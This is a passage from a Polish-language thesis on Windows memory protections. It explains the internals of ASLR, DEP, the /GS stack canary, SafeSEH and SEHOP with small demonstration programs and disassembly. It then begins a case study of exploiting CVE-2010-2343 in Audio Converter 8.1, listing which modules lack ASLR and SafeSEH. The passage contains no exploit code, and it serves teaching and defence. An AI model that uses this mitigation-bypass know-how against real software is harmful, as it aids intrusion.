biblioteki jest zapisany w zmiennej globalnej ***MiImageBitMapHighVa,*** której w badanym przypadku została przypisana wartość **0x78000000**. Wcześniej wspomniane ***MiImageBias*** jest wyliczane na podstawie licznika cykli zegara **Time Stamp Counter** (**TSC**) procesora, pobieranym przez instrukcję **rdtsc**, wartość ta jest przesuwana bitowo w prawo o cztery pozycje, a następnie maskowana do 8 bitowej wartości poprzez operator bitowego iloczynu i zapisywana.



Rysunek 22. Kod funkcji MiInitializeRelocations

Adres bazowy pierwszej ładowanej biblioteki współdzielonej (**ntdll.dll**) będzie miał wartość ***MiImageBItMapHighVa*** – ***MiImageBias*** * **0x10000**. Każda kolejna biblioteka **dll** będzie ładowana w odniesieniu do adresu **ntdll.dll**. W omawianym przypadku możliwe adresy bazowe

bibliotek mieszczą się pomiędzy **0x50000000** a ***MiImageBitMapHighVa***. Jądro dla każdej następnej biblioteki skanuje wolne bity w ***MiImageBitMap*** począwszy od indeksu ***MiImageBias*** oraz na tej podstawie oblicza jej adres bazowy. Oznacza to, że znając adres biblioteki ***ntdll.dll*** wyliczenie adresów bazowych innych bibliotek nie stanowi problemu. Gdy cała dostępna przestrzeń adresowa dla bibliotek współdzielonych zostanie zapełniona, adres bazowy jest obliczany tak jak dla plików wykonywalnych, co zostało opisane w następnym akapicie.

Aplikacje (rozszerzenie **.exe**) mają losowany adres bazowy za każdym razem, gdy są ładowane. Funkcją w jądrze systemu odpowiedzialną za wybranie pseudolosowego adresu bazowego jest ***MiSelectImageBase***. Pobierana jest aktualna liczba cykli zegara (**TSC**), następnie przesuwana o cztery pozycje, dzielona modulo 0xFE oraz do tej wartości jest dodawana wartość 1. Całość jest przesuwana w lewo o 16 pozycji (domyślna granulacja alokacji). Dla uproszczenia obliczenia zostały zapisane w Równaniu 1.

```
Przesuniecie_adresu_bazowego = ((TSC >> 4) % 0xFE + 1) << 16
```

Równanie 1. Przesunięcie adresu bazowego

Loader dodaje preferowany adres bazowy ***ImageBase*** zapisany w opcjonalnym nagłówku pliku PE do wcześniej obliczonego przesunięcia i ładuje obraz pod wskazany adres pamięci wirtualnej.


Za każdym razem, gdy w procesie tworzony jest nowy wątek oraz w strukturze ***EPROCESS*** tego procesu nie ustawiona została flaga ***StackRandomizationDisabled***, adres stosu tego wątku jest wybierany losowo spośród 32 możliwych adresów (indeks w tablicy możliwych adresów jest aktualną liczbą cykli zegara **TSC** z nałożoną pięciobitową maską). Następnie do adresu dodawana jest kolejna (liczona w innym miejscu w kodzie) wartość **TSC** z nałożoną dziewięciobitową maską pomnożoną przez 4.

Mechanizm **ASLR** losuje również adresy stert w procesie. Aby obliczyć adres dla pierwszej tworzonej sterty (przez API ***RtlCreateHeap***) pobierana jest aktualna liczba cykli zegara **TSC**, nakładana jest na nią maska pięciobitowa oraz przesuwana o szesnaście pozycji w lewo. W rezultacie adres bazowy pierwszej sterty w procesie będzie zawarty pomiędzy adresami 0 i 0x1F0000.

5.2 Data Execution Prevention


Data Execution Prevention (**DEP**) jest zbiorem sprzętowych jak również programowych rozwiązań, które mają zapewnić, że wykonanie programu nie może zostać przekierowane do stron pamięci z danymi (np. stos, sterta). Chroni to aplikacje przed atakami mogącymi wykonać złośliwy kod (np. błąd przepełnienia bufora). Aby użyć **DEP** wspieranego sprzętowo muszą zostać spełnione następujące warunki:

1. Procesor komputera musi zawierać obsługę bitu **NX** (AMD) bądź **XD** (Intel). W tym celu wymagane jest, aby rozmiar tablicy wpisów stron **PTE** (**Page Table Entry**) miał długość 64 bitów. Aby umożliwić działanie **DEP** na systemach 32 bitowych procesor musi pracować w trybie **PAE** (**Physical Address Extension**). Wpis PTE w tym trybie został zilustrowany na Rysunku 24., a bez tego trybu na Rysunku 23.
2. **DEP** wspierany sprzętowo musi być włączony w **BIOS**.
3. Komputer musi działać pod kontrolą systemu Microsoft Windows XP wraz z Service Pack 2 bądź nowszego.
4. **DEP** wspierany sprzętowo musi zostać włączony dla aplikacji w systemie 32 bitowym. W 64 bitowym systemie mechanizm ten jest zawsze włączony.



Rysunek 23. Wpis PTE bez bitu NX (architektura x86)

Mechanizm został zaimplementowany poprzez dodanie specjalnego bitu **NX** (bądź **XD**) w strukturze tablicy wpisów stron **PTE**. System wygeneruje wyjątek **STATUS_ACCESS_VIOLATION** dla wątku próbującego wykonać kod w trybie użytkownika znajdujący się na stronie pamięci z zapalonym bitem **NX**. Gdy wątek systemowy dokona próby wykonania kodu znajdującego się na stronie pamięci z bitem **NX**, system zakończy swoje działanie z kodem błędu **ATTEMPTED_EXECUTE_OF_NOEXECUTE_MEMORY** (0xFC).



Rysunek 24. Wpis PTE dla architektury x86_64 oraz architektury x86 wraz z PAE [XXII].

Omawianą ochroną są objęte wszelkie fragmenty pamięci, które nie zawierają kodu (np. stos, sterta, sekcje danych jak ***.rsrc***, ***.rdata***, sekcje danych niezainicjalizowanych ***.bss*** oraz wszystkie inne obszary, które nie są jawnie oznaczone jako wykonywalne).

Aby program był zgodny z mechanizmem **DEP** Kompilator Microsoft Visual Studio C++ posiada przełącznik ***/NXCOMPAT***. Aplikacje skompilowane z użyciem tego przełącznika posiadają flagę ***IMAGE_DLLCHARACTERISTICS_NX_COMPAT*** w polu **DllCharacteristics** w opcjonalnym nagłówku pliku PE. Flaga ta jest sprawdzana w funkcji ***LdrpCheckNXCompatibility*** znajdującej się w bibliotece **ntdll.dll** podczas inicjalizowania procesu oraz ładowania biblioteki współdzielonej. Co ciekawe **DEP** może zakłócić pracę aplikacji stworzonych przed jego wprowadzeniem do systemu (np. oprogramowanie DRM SafeDisc, programy spakowane przez niekompatybilne szyfratory plików PE np. „StarForce"). Podane przykłady są uwzględnione w kodzie systemu i dla nich mechanizm **DEP** nie zostanie włączony. Aplikacje mogą również zostać napisane niedbale, bez podzielenia jej zawartości na kod oraz dane, co również może prowadzić do niekompatybilności. Microsoft przewidział dla takich sytuacji możliwość wyłączenia omawianego mechanizmu w 32 bitowych wariantach swojego systemu operacyjnego.

Kod w języku C, który przekierowuje wykonanie na stronę pamięci danych został zaprezentowany w Przykładzie 5., natomiast kod maszynowy wygenerowany dla tego programu przez kompilator został przedstawiony na Rysunku 25. Pamięć na stercie zostaje alokowana przez wywołanie systemowe **LocalAlloc**. Domyślnie sterta ma prawo do odczytu oraz zapisu. Do pierwszego elementu bufora ***buf*** jest kopiowany kod operacji **ret** dla architektury x86 (wartość 0xC3). Następnie następuje przeniesienie wykonania programu w miejsce bufora ***buf*** poprzez instrukcję **call**. Program został skompilowany, aby być kompatybilnym z **DEP** (posiada flagę ***IMAGE_DLLCHARACTERISTICS_NX_COMPAT*** w

polu ***DllCharacteristics*** opcjonalnego nagłówka pliku PE). Podczas próby wykonania kodu znajdującego się w buforze **buf** zostaje wygenerowany wyjątek **EXCEPTION_ACCESS_VIOLATION**, co uniemożliwia dalsze działanie programu. Program jest chroniony przed wykonywaniem kodu w obszarach pamięci do tego nieprzeznaczonych.

```
#include <windows.h>
#include <stdio.h>
int main()
{
	char* buf = (char*)LocalAlloc(LMEM_ZEROINIT,0x1000);
	buf[0] = 0xC3;
	void (*func)(void) = (void(*)(void))buf;
	func();
	return 0;
}
```

Przykład 5. Przekierowanie wykonania na stronę danych


```
push    1000h           ; uBytes
push    40h ; '@'       ; uFlags
call    ds:__imp__LocalAlloc@8 ; LocalAlloc(x,x)
mov     byte ptr [eax], 0C3h ; 'Ã'
call    eax
xor     eax, eax
retn
```

Rysunek 25. Kod maszynowy programu z Przykładu 5.

5.3 Przełącznik /GS w kompilatorze Visual Studio (Stack Canary)

Mechanizm zapobiegający atakom przepełnienia bufora na stosie wykorzystujący specjalną wartość **Stack Canary** został wspomniany wcześniej w rozdziale 4.3. W celu włączenia tej metody ochrony w kompilatorze Microsoft Visual C++ należy przekazać do argumentów kompilacji flagę ***/GS***. W odróżnieniu od poprzednio opisywanych metod ochrony jest ona wdrożona w procesie kompilacji, a nie w systemie operacyjnym. Kompilator w trakcie generowania kodu funkcji dodaje do niej instrumentacje. Na stos zostaje odłożona pseudolosowa wartość **Stack Canary** (wcześniej wygenerowana w prologu kompilatora, Rysunek 26. oraz Rysunek 27.) tuż przed wskaźnikiem ramki stosu i adresu powrotu funkcji nadrzędnej. Tuż przed instrukcją powrotu danej funkcji następuje sprawdzenie czy wartość ta nie zmieniła się podczas wykonywania funkcji. Przełącznik ***/GS*** powoduje również reorganizację zmiennych na stosie. Kompilator w tym trybie przesuwa bufory ciągów znaków pod wyższe adresy w pamięci, tak aby przy przepełnieniu bufora nie nadpisać argumentów

funkcji bądź zmiennych lokalnych. **Stack Canary** chroni aplikacje przed błędami przepełnienia bufora na stosie. Słabym punktem tego zabezpieczenia jest wykrywanie niepoprawnych danych na stosie dopiero przy wychodzeniu z funkcji. Jeżeli aplikacja nie jest kompatybilna z innymi metodami ochrony bądź zawiera inne słabe punkty jest możliwe obejście tego zabezpieczenia, tak jak zostało przedstawione w rozdziale 4.3 (brak **SafeSEH** bądź **SEHOP**). Inną nazwą tego zabezpieczenia jest „ciasteczko bezpieczeństwa".



Rysunek 26. Umiejscowienie ciasteczka bezpieczeństwa na ramce stosu funkcji

Na Rysunku 27. przedstawiono kod maszynowy w architekturze x86-64 funkcji prologu kompilatora Microsoft Visual Studio 2022 ***__security_init_cookie***. Funkcja odpowiada za wygenerowanie wartości pseudolosowej o dostatecznej entropii (aby wartości nie można było w łatwy sposób odgadnąć). Wartość ta następnie jest zapisywana do zmiennej globalnej ***__security_cookie***. Funkcja sprawdza również czy ciasteczko bezpieczeństwa nie zostało już wygenerowane poprzez porównanie go z wartością domyślną **0x2B992DDFA232** znaną już podczas kompilacji.

Rysunek 27. Inicjalizacja Stack Canary w prologu kompilatora

Wartość **stack canary** jest wyliczana na podstawie wyników czterech wywołań systemowych (pobranie czasu systemowego, pobranie identyfikatora aktualnie przetwarzającego wątku, pobranie identyfikatora procesu, pobranie wartości licznika wysokiej rozdzielczości):

- **GetSystemTimeAsFileTime**
- **GetCurrentThreadId**
- **GetCurrentProcessId**
- **QueryPerformanceCounter**

Ostateczną wartość ciasteczka można zapisać za pomocą pseudokodu, gdzie ^ jest operacją alternatywy rozłącznej:

```
__security_cookie = SystemTime;
__security_cookie ^= ThreadId;
__security_cookie ^= ProcessId;
__security_cookie ^= PerformanceCounter;
```

Na potrzeby zobrazowania tematu został stworzony przykładowy program, którego treść nie jest w tym przypadku istotna. Program został skompilowany w architekturze x86-64 przez Microsoft Visual Studio 2022, a następnie jego kod został zdekompilowany, co przedstawia Rysunek 28. Instrumentacja została dodana w linijkach 2,3,4 oraz 12,13,14. Wartość ***__security_cookie*** wygenerowana wcześniej w funkcji prologu ***__security_init_cookie*** zostaje poddana operacji alternatywy rozłącznej z adresem aktualnej ramki stosu (co jeszcze poprawia losowość ciasteczka) oraz dodana na stos. Gdyby podczas wykonywania funkcji układ stosu zostałby naruszony (w tym ciasteczka bezpieczeństwa) zostanie to wykryte przez funkcje ***__security_check_cookie***. Dla porównania ten sam program został skompilowany bez przełącznika ***/GS***, a jego kod maszynowy został przedstawiony na Rysunku 29.

```
; int __cdecl main(int argc, const char **argv, const char **envp)
main proc near

var_28= xmmword ptr -28h
var_18= dword ptr -18h
stack_cookie= qword ptr -10h

; __unwind { // __GSHandlerCheck
sub     rsp, 48h
mov     rax, cs:__security_cookie
xor     rax, rsp
mov     [rsp+48h+stack_cookie], rax
movdqa  xmm0, cs:__xmm@30303030303030303030303030303030
lea     rdx, [rsp+48h+var_28]
lea     rcx, _Format    ; "%20s\n"
movd    [rsp+48h+var_18], xmm0
movups  [rsp+48h+var_28], xmm0
call    printf
xor     eax, eax
mov     rcx, [rsp+48h+stack_cookie]
xor     rcx, rsp        ; StackCookie
call    __security_check_cookie
add     rsp, 48h
retn
```

Rysunek 28. Przykład zdekompilowanego programu zawierającego instrumentacje sprawdzającą ciasteczko bezpieczeństwa

```
; int __cdecl main(int argc, const char **argv, const char **envp)
main proc near

var_28= xmmword ptr -28h
var_18= dword ptr -18h

sub     rsp, 48h
movdqa  xmm0, cs:__xmm@30303030303030303030303030303030
lea     rdx, [rsp+48h+var_28]
lea     rcx, _Format    ; "%20s\n"
movd    [rsp+48h+var_18], xmm0
movups  [rsp+48h+var_28], xmm0
call    printf
xor     eax, eax
add     rsp, 48h
retn
```

Rysunek 29. Program bez instrumentacji sprawdzającej ciasteczko bezpieczeństwa

Zabezpieczenie powoduje pewien narzut obliczeniowy, dlatego aby nie zmniejszać wydajności aplikacji instrumentacja jest dodawana w funkcjach, które:


- Operują na tablicy, która jest większa niż cztery bajty, ma więcej niż dwa elementy i żaden element nie jest wskaźnikiem.
- Zawierają strukturę, której wielkość jest większa niż osiem bajtów i która nie zawiera wskaźników.
- Rezerwują pamięć na stosie z wykorzystaniem funkcji ***alloca*** bądź ***_malloca***.

5.4 SafeSEH oraz SEHOP

W tym podrozdziale zostaną opisane dwie metody ochrony, które chronią przed nadpisywaniem ramek **SEH**. Jedną z nich jest **SafeSEH**, mechanizm, który jest wdrażany podczas konsolidowania pliku wykonywalnego dla architektury x86-32 przez Microsoft Visual Studio począwszy od wersji 2003. Podczas kompilacji programu wszystkie procedury obsługi wyjątków mają przydzielony swój unikalny adres (niezależnie czy **SafeSEH** jest włączony czy nie). Bazując na tym wszystkie te znane adresy procedur obsługi przy włączonym **SafeSEH** są zapisywane jako tablica w pliku wykonywalnym (adres do niej przechowywany jest w opcjonalnym nagłówku pliku w katalogu ***IMAGE_LOAD_CONFIG_DIRECTORY***). Podczas wystąpienia wyjątku w programie system operacyjny sprawdza, czy adres procedury obsługi bieżącego rekordu **SEH** znajduje się we wcześniej wspomnianej tablicy. W przypadku niezgodności program awaryjnie kończy działanie, uniemożliwiając wykonanie niepożądanego kodu. Aby uaktywnić metodę należy przekazać do konsolidatora argument ***/SAFESEH:YES***. **SEH** jako sposób obsługi wyjątków w systemie Windows został wprowadzony w rozdziale 4.3.


W celu analizy zostanie przytoczony Przykład 3. z rozdziału 4.3. Tym razem program zostanie skompilowany z przełącznikiem ***/SAFESEH:YES***. Podczas uruchomienia tak samo jak w poprzednim teście ramka stosu **SEH** została nadpisana (Rysunek 20.). Następnie program trafia na nieznany kod operacji 0xFF, co zmusza program do wygenerowania wyjątku. Pierwszą funkcją systemową w obszarze użytkownika wywoływanym podczas wygenerowania wyjątku jest ***KiUserExceptionDispatcher*** z biblioteki ***ntdll.dll***. Ta z kolei wywołuje ***RtlDispatchException*** z tej samej biblioteki (Rysunek 30.). Jak można zauważyć pierwszą wywoływaną funkcją jest ***RtlCallVectoredExceptionHandlers***. Funkcja odpowiada za obsłużenie wektorowych procedur obsługi wyjątków **VEH** (***Vectored Exception Handlers***). Jest to równoległy mechanizm obsługi wyjątków, który jest rejestrowany dla procesu, a nie dla konkretnego wątku (**SEH**). Analizując kod można stwierdzić, że jeżeli zarejestrowane są

procedury obsługi wyjątków **VEH** oraz **SEH**, to procedura obsługi **VEH** zostanie wywołana pierwsza. W celu sprawdzenia poprawności ramki **SEH** wywoływana jest funkcja ***RtlGetStackLimits***, która zwraca górną oraz dolną granice stosu dla bieżącego wątku (pobiera te wartości z **Thread Information Block** (**TEB**)). Te wartości pomogą określić, czy procedury obsługi wyjątków znajdują się w obrębie adresów stosu.



Rysunek 30. Fragment kodu funkcji RtlDispatchException

W dalszej części funkcji (Rysunek 31.) pobierany jest adres pierwszej ramki **SEH**. Następuje weryfikacja, czy adres ramki znajduje się pomiędzy najwyższym oraz najniższym adresem stosu oraz czy adres ramki jest podzielny przez cztery. Pod adresem **0x77EDF969** wywoływana jest funkcja ***RtlIsValidHandler***, w której następuje sprawdzenie poprawności adresu procedury obsługi danej ramki. Dozwolone adresy obsługi wyjątków dla danego obrazu pobierane są przez funkcje ***RtlCaptureImageExceptionValues*** oraz porównywane ze sprawdzanym adresem procedury obsługi **SEH**. Gdy adres ten jest niepoprawny wywoływana jest funkcja ***RtlInvalidHandlerDetected***, która awaryjnie kończy wykonywanie programu. W analizowanym przykładzie z rozdziału 4.3 wykonanie zostaje przeniesione właśnie do tej funkcji, a aplikacja kończy swoje działanie z błędem.



Rysunek 31. Fragment kodu funkcji RtlDispatchException sprawdzający poprawność ramki SEH

Mechanizm obrony **SafeSEH** jest dostępny tylko dla kompatybilnych obrazów skompilowanych przez Microsoft Visual Studio. Bardziej uniwersalnym rozwiązaniem jest **Structured Exception Handling Overwrite Protection** (**SEHOP**). Jest ono zaimplementowane w Microsoft Windows począwszy od wersji 6.0. Ta metoda ochrony zapewnia, że funkcja ***FinalExceptionHandler*** z **ntdll.dll** jest ostatnią procedurą obsługi w łańcuchu ramek **SEH**. Implikuje to zachodzenie warunku poprawności całej listy jednokierunkowej ramek stosu. Przed wywołaniem procedury obsługi lista ramek jest „przechodzona" od pierwszego do ostatniego elementu. Gdy nie jest możliwe przejście po liście bądź ostatnia ramka nie wskazuje na poprawną funkcje aplikacja kończy swoje działanie z

błędem [XXIII]. Aby aktywować mechanizm klucz **DisableExceptionChainValidation** pod ścieżką **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\kernel** w rejestrze powinien mieć wartość 0.

Weryfikacja statusu mechanizmu **SEHOP** jest widoczna na Rysunku 30. Wywoływana jest funkcja **ZwQueryInformationProcess**, która zwraca strukturę ***_KEEXECUTE_OPTIONS*** zawierającą pole **DisableExceptionChainValidation**.

6. Studium przypadku

Aby podsumować analizę popularnych błędów aplikacji oraz metod ochrony przed nimi, w tym rozdziale zostanie zaprezentowany proces wykorzystania błędu w celu przekierowania wykonania w aplikacji Audio Converter 8.1 autorstwa D.R. Software. Zostanie przedstawiony projekt, w którym można wyróżnić trzy etapy: rekonesans, *exploitacja* oraz analiza rozwiązań uodparniających aplikacje przed błędem. W pierwszym etapie uwaga zostanie skupiona na szukaniu podatności w aplikacji, jak również na przeanalizowaniu obecnych metod ochrony w poszczególnych modułach. W fazie *exploitacji* zostaną przygotowane specjalne dane wejściowe, które pozwolą na wprowadzenie własnego kodu do aplikacji oraz uruchomienie go. W ostatnim etapie przedstawiona zostanie propozycja mająca na celu uodpornienie programu na znaleziony błąd. Błąd ma przydzielony identyfikator CVE-2010-2343 w słowniku powszechnie znanych podatności CVE [XXIV].


Pierwszym krokiem, w celu zidentyfikowania ewentualnych błędów, będzie sprawdzenie zabezpieczeń wszystkich modułów ładowanych w przestrzeń adresową aplikacji. Do tego celu zostało użyte narzędzie „mona" [XXV]. Wynik został przycięty z powodu zbyt dużej ilości modułów systemowych do pokazania (nie są one kluczowe w tym kroku). Wszystkie moduły systemowe mają włączone wszystkie metody ochrony (tak jak zaprezentowane **kernel32.dll** oraz **ntdll.dll**). Tabela 2. Przedstawia, które z metod ochrony aplikacji dla poszczególnych modułów aplikacji Audio Converter są aktywne.

Nazwa	Biblioteka systemowa	DEP	ASLR	SafeSEH	Stack Canary	Wielkość
audconv.exe	Nie	Tak	Nie	Tak	Tak	0x88000
audconv.dll	Nie	Tak	Nie	Nie	Tak	0x1c9000
kernel32.dll	Tak	Tak	Tak	Tak	Tak	0xd4000
ntdll.dll	Tak	Tak	Tak	Tak	Tak	0x13c000

Tabela 2. Przegląd aktywnych metod ochrony dla modułów aplikacji Audio Converter

